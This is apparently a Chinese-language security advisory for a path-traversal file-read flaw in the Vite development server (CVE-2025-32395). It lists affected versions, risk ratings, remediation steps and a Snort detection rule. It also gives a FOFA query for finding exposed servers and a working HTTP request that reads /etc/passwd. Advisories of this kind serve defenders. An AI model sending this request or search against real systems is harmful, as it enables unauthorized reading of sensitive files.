

Vite 任意文件读取漏洞(CVE-2025-32395)

该漏洞源于 Vite 开发服务器在处理特定 URL 请求时，没有对请求的路径进行严格的安全检查和限制，导致攻击者可以绕过保护机制，非法访问项目根目录外的敏感文件。

影响版本

6.2.0 <= Vite <= 6.2.5

6.1.0 <= Vite <= 6.1.4

6.0.0 <= Vite <= 6.0.14

5.0.0 <= Vite <= 5.4.17

Vite <= 4.5.12

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="/@vite/client"

POC/EXP:

```
GET /@fs/Users/doggy/Desktop/vite-project/%23/../../../../etc/passwd HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.0.0 Safari/537.36
Accept: */*
Connection: close
```



snort规则：

```

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"VITE Path Traversal with Sensitive File Read (CVE-2025-32395)";
  flow:to_server,established;
  content:"GET"; http_method;
  pcre:"/GET\s+\/@fs\/[\^s]*?(\/|2f)%23(\/|2f)(\.\.|\%2e%2e)(\/|2f){3,}/i";
  pcre:"/^(root\\:\\.[^\\n]*|\\[Fonts\\]|\\[MCI Extensions\\])/mi";
  metadata:cve,CVE-2025-32395;
  metadata:attack_stage "exploitation";
  metadata:impact "arbitrary file read";
  reference:url,vitejs.dev/security/advisories/CVE-2025-32395;
  classtype:web-application-attack;
  sid:1000016;
  rev:3;
  priority:1;
)

```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本